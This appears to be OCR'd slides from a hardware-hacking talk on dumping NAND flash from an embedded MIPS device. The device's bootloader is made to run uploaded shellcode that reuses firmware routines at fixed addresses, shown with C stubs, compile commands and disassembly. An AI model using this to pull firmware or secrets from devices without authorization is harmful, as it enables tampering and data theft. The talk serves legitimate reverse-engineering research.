
DUMPING NAND FLASH

- Soldering to teensy TSOP flash pins is tiresome..
- What if we leverage a software approach to dump NAND?
- Talking to NAND controllers sounds like work too..
- What if we piggyback on existing NAND routines? :)


DUMPING NAND FLASH

- We can automate a series of POKEs to upload a 'shellcode' to memory.
- Afterwards we can trigger the 'Jump to address' option in the menu to execute our shellcode.
- With a bit of massaging a crosscompiler can be used and we can write this in good old C instead of ASM.


DUMPING NAND FLASH



```
typedef void (*f_uart_putc)(unsigned char c);
typedef void (*f_nand_flash_read)(unsigned char *dst, unsigned int offset, unsigned int length);

f_uart_putc uart_putc = (f_uart_putc)0x83f80024;
f_nand_flash_read nand_flash_read = (f_nand_flash_read)0x83f831b4;
```




```
    for(sector = (0x3018000 / 0x200); sector < 0x20000; sector++) {
        nand_flash_read(0x80001000, sector * 0x200, 0x200);

        .
```




```
mips-sde-elf-gcc -Ttext=0x80000000 -o nand_dumper.elf crt0.s main.c -nostartfiles -nodefaultlibs
mips-sde-elf-objcopy -j .text -O binary nand_dumper.elf nand_dumper.bin
```

FINDING SYMBOLS TO FACILITATE NAND DUMPING

- UART_putchar() is needed to write a byte to the serial port.. (or do low-level UART IO ourselves, sound like work)
- We need a function to read a (arbitrary) page from the NAND flash.



```
NandFlashRead:

var_40= -0x40
var_3C= -0x3C
var_38= -0x38
var_30= -0x30
var_2C= -0x2C
var_28= -0x28
var_24= -0x24
var_20= -0x20
var_1C= -0x1C
var_18= -0x18
var_14= -0x14
var_10= -0x10
var_C= -0xC

addiu   $sp, -0x40
sw      $ra, 0x40+var_C($sp)
sw      $fp, 0x40+var_10($sp)
sw      $s7, 0x40+var_14($sp)
sw      $s6, 0x40+var_18($sp)
sw      $s5, 0x40+var_1C($sp)
sw      $s4, 0x40+var_20($sp)
sw      $s3, 0x40+var_24($sp)
sw      $s2, 0x40+var_28($sp)
sw      $s1, 0x40+var_2C($sp)
sw      $s0, 0x40+var_30($sp)
move    $s5, $a0           # a0 = dst
move    $s6, $a1           # a1 = offset
la      $a0, aNandflashreadR  # "NandFlashRead: Reading offset 0x%x, len"...
jal     uart_printf
move    $s1, $a2
andi    $v0, $s5, 3
lui     $a0, 0x83F9
bnez    $v0, loc_83F83244
la      $a0, aNandflashreadE  # "NandFlashRead error: Buffer not word-al"...
```




```
uart_putc:
andi     $a0, 0xFF
lw       $a1, 0x83F95224
move     $v1, $a1
```

```
loc_83F80034:
lhu      $v0, 0x12($v1)
andi     $v0, 0x20
beqz     $v0, loc_83F80034
nop
```

```
jr       $ra
sh       $a0, 0x16($a1)
 # End of function uart_putc
```


UART_putc()

UNPACKING THE NAND CONTENTS



